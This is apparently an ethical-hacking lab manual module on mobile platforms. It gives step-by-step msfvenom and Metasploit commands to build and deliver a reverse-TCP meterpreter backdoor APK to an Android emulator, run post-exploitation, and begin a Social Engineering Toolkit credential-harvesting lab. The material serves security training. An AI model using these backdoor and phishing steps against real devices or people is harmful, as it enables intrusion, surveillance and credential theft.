Hacking Mobile Platforms

Module 17

Hacking Mobile Platforms

A mobile device allows communication between users on radio frequencies. It can also be used to send multimedia content, email, and perform many more things using the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Mobile devices are replacing desktops and laptops, as they enable users to access email, browse the Internet, navigate via GPS, and store critical data such as contact lists, passwords, calendars, and login credentials. Also, the latest developments in mobile commerce have enabled users to perform transactions such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, banking, and more from their smartphones.

Most mobile devices come with options to send and receive messages and email and download applications via the Internet. Though these are technological advances, hackers continue to use them for malicious purposes such as sending malformed "apks" (application package file) or URLs to individuals to entice them to click or even install them, by which attackers obtain users' login credentials, or wholly or partially take control of their devices.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an ethical hacker, you must perform various tests for vulnerabilities on the devices (mobile devices) connected to a network.

Lab Objectives

The objective of this lab is to help students learn to detect unpatched security flaws in mobile devices and use them for performing penetration testing.

The objective of this lab is to:

- Exploit the vulnerabilities in an Android device
- Crack websites passwords
- Use Android device to perform a DoS attack on a machine
- Perform Security Assessment on an Android Device

Lab Environment

To complete this lab, you will need:

Tools demonstrated in this lab are available in Z:\CEH-Tools\CEHv10 Module 17 Hacking Mobile Platforms

- A computer running Window Server 2016 machine
- Kali Linux running in Virtual machine
- Windows 10 running on Virtual machine
- Android emulator running on virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 70 Minutes

TASK 1

Overview

Overview of Mobile Devices

Mobile devices allow sharing of files and messages and making them easy for users to access from anywhere, irrespective of time and location. The latest mobile devices even enable sharing and editing documents on the go. All these features have led to the development of a new policy called "bring your own device" (BYOD), by which users bring their mobile devices to work and use them for performing work-related tasks.

Lab Tasks

Recommended labs to demonstrate mobile platform hacking:

- Creating **Binary Payloads** using Kali Linux to Hack Android
- Harvesting Users' Credentials using **Social Engineering Toolkit**
- Using Mobile Platform to Enforce a **DoS Attack** on a Target Website
- Hacking Android Device with a Malicious App using **TheFatRat**
- **Securing Android Devices** from Malicious Applications

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Creating Binary Payloads using Kali Linux to Hack Android

Kali Linux is a Debian-derived Linux distribution tool designed for developing and executing exploit code against a remote target machine.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With advancement in technology and implementation of BYOD policies, there is a radical increase in smartphone usage in the workplace. Though companies offer robust network security, attackers/insiders attempt to hack into employees' mobile phones to obtain sensitive information related to the company or the employee.

As an **ethical hacker**, you should be familiar with all the exploits and payloads available in Kali Linux to perform various tests for vulnerabilities on the devices connected to a network.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing devices located in a network, which is prone to attacks
- Attacking a device using a sample backdoor and monitor the system activity

Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2016
- Kali Linux running in Virtual machine
- Android emulator running on virtual machine (Victim)

- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of msfpayload

msfpayload is a command-line instance of Metasploit used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing a module.

Lab Tasks

Note: You need to navigate to the Android virtual machine regularly as it freezes if left idle.

TASK 1

Login to Kali Linux

1. Log In to your **Kali Linux** virtual machine.
2. Type **root** in the **Username** text field, and click **Next**.




FIGURE 1.1: Logging in to Kali-Linux

3. Type **toor** in the **Password** text field, and click **Sign In**.




FIGURE 1.2: Logging in to Kali-Linux

TASK 2

Start PostgreSQL Service

4. Launch a command line **Terminal** from the taskbar.

FIGURE 1.3: Launching Command line terminal

5. Type the command **service postgresql start** and press **Enter**.

FIGURE 1.4: Starting PostgreSQL service

TASK 3

Create a Backdoor Application Package File (apk)

6. Open a new command line terminal.
7. Type **msfvenom –l** in the terminal, and press **Enter**.
8. A list of available **payloads** is displayed.
9. Choose the payload that works for Android operating systems. Here, we are choosing **android/meterpreter/reverse_tcp**.




FIGURE 1.5: Searching for android payload

Payload: After successfully exploiting a vulnerability using an exploit, a penetration tester has gained the ability to force the victim computer to execute commands. A payload tells the victim system what to do. Common examples of payloads include installing a backdoor on the system or sending a command shell back to the attacking system.

10. To generate a reverse meterpreter application, type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.11 R > Desktop/Backdoor.apk** in terminal and press **Enter**.
11. This command creates **Backdoor.apk** application package file on the Desktop.

Note: 10.10.10.11 is the IP address of **Kali Linux** machine. This IP address may differ in your lab environment.




FIGURE 1.6: Setting the android payload and creating a Backdoor

TASK 4

Share Backdoor.apk file

12. Now, share/send the **Backdoor.apk** file to the victim machine (in this lab, we are using **Android** emulator as the victim machine).
13. Now start the Apache web server, copy the **Backdoor.apk** file into **share** folder.

    Note: You can issue the command **service apache2 start** to start the apache web server. If the share folder is not present, navigate to **/var/www/html** and create a folder named **share**.
14. Type the command **cp /root/Desktop/Backdoor.apk /var/www/html/share/** in the terminal, and press **Enter**.




FIGURE 1.7: Copying the backdoor file to share folder

TASK 5

Create an Exploit

15. Launch **msfconsole**.
16. To launch msfconsole, type **msfconsole** in command line terminal and press **Enter**.




FIGURE 1.8: Launching msfconsole

Msfconsole is an all-in-one interface to most of the features in metasploit. Msfconsole can be used to launch attacks, creating listeners, and much, much more.

17. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.




FIGURE 1.9: Using multi/handler exploit

18. Now, issue the following commands in msfconsole:
    i. Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
    ii. Type **set LHOST 10.10.10.11** and press **Enter**.
    iii. Type **show options** and press **Enter**. This command lets you know the listening port.




FIGURE 1.10: setting payload and lhost

19. Type **exploit -j z** and press **Enter**. This command runs the exploit as a background job.




FIGURE 1.11: Starting the exploit

TASK 6

Launch Android Emulator Virtual Machine

20. Launch the **Android** Emulator Virtual Machine.
21. Android Emulator GUI appears, click **menu** icon to launch Android menu.




FIGURE 1.12: Android Emulator Home screen

22. Android menu appears on the screen, click **Chrome** icon.




FIGURE 1.13: Launching Chrome

TASK 7

Download and Launch the .apk File

23. Type the URL **http://10.10.10.11/share** in the search box, and press **Enter**.

    Note: If a pop up appears, click **Allow**.




FIGURE 1.14: Navigate to the sharing page

24. **Index of /share** window appears, click **Backdoor.apk**. Download the application package file.

    Note: If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

FIGURE 1.15: Download Backdoor.apk

25. Swipe down the **Notification and Status Bar** and click **Backdoor.apk** button.




FIGURE 1.16: Download Backdoor.apk

26. **MainActivity** window appears, click **Next** and then **Install.**

FIGURE 1.17: Install Backdoor.apk

27. The application is successfully installed, click **Open**.

FIGURE 1.18: Open the Application

TASK 8

Perform Post Exploitation

28. Switch back to the **Kali Linux** machine. The **meterpreter** session has been opened successfully as shown in the following screenshot:

    Note: **10.10.10.4** is the IP address of the Victim machine (**Android Emulator**). The IP addresses may vary in your lab environment.




FIGURE 1.19: Meterpreter Session Launched

29. Type **sessions -i 1** command and press **Enter**. (1 in sessions –i 1 command is the number of the session). **Meterpreter** shell is launched as shown in the following screenshot:




FIGURE 1.20: Choosing the Session

30. Type **sysinfo** command and press **Enter**. Issuing this command displays the information the target machine, such as computer name, operating system, and so on.




FIGURE 1.21: Collecting System Information

31. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, and so on.




FIGURE 1.22: Collecting System Information

32. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.




FIGURE 1.23: Finding the Present Working Directory (pwd)

33. The **cd** command changes the current remote directory.
34. Type **cd /sdcard** to change the current remote directory to **sdcard**.




FIGURE 1.24: Changing the Path of the Directory

35. Now type **pwd** and press **Enter**.
36. You will observe that the current remote directory has changed to **sdcard** i.e., **/storage/emulated/0**.




FIGURE 1.25: Checking the Present Working Directory (pwd)

37. To view running processes in **Android** machine type **ps** and press **Enter**. It will list all the running processes as shown in the screenshot.:




FIGURE 1.26: List all the Processes

38. Type **help** and press **Enter** to view all the commands that can be used for post exploitation.




FIGURE 1.27: Viewing the help Commands

39. Thus, due to poor security settings and lack of awareness, if an individual in an organization installs a backdoor file in his/her device, an attacker gets control on the device. Attacker can perform malicious activities such as uploading worms, downloading sensible data, spying on the user keystrokes, and so on, which can reveal sensible information related to the organization as well as the victim.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Harvesting Users' Credentials using the Social Engineering Toolkit

The Social Engineering Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing around social engineering.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Social engineering is an ever-growing threat to organizations all over the world. Social engineering attacks are used to compromise companies every day. Even though there are many hacking tools available with underground hacking communities, a social engineering toolkit is a boon for attackers, as it is freely available to use to perform spear-phishing attacks, website attacks, and so on. Attackers can draft email messages and attach malicious files and send them to a large number of people using the spear-phishing attack method. Also, the multi-attack method allows utilization of the Java applet, Metasploit browser, Credential Harvester/ Tabnabbing, and others all at once.

Though numerous sorts of attacks can be performed using this toolkit, this is also a must-have tool for a penetration tester to check for vulnerabilities. SET is the standard for social-engineering penetration tests and is supported heavily by the security community.

As an Information Security Auditor, penetration tester, or security administrator, you should be extremely familiar with the Social-Engineering Toolkit to perform various tests for vulnerabilities on the network.

Lab Objectives

The objective of this lab is to help students learn to:

- Clone a website
- Obtain usernames and passwords using the Credential Harvester method
- View reports for the stored passwords

Lab Environment

To complete this lab, you will need:

- Kali Linux running in Virtual machine
- Android emulator running on virtual machine (Victim)
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Social Engineering Toolkit

Social-Engineer Toolkit is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. The SET is specifically designed to perform advanced attacks against the human element. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

Lab Tasks

TASK 1

Launch Social Engineering Toolkit

1. Log In to the **Kali Linux** virtual machine.




FIGURE 2.1: Logging in kali linux machine

2. Go to **Applications → 08 - Exploitation Tools → social engineering toolkit**.




FIGURE 2.2: Launching SET in Kali Linux

The web jacking attack is performed by replacing the victim's browser with another window that is made to look and appear to be a legitimate site.

Note: While launching se-toolkit, you may be asked whether to enable bleeding-edge repos. Type **no** and press **Enter**.

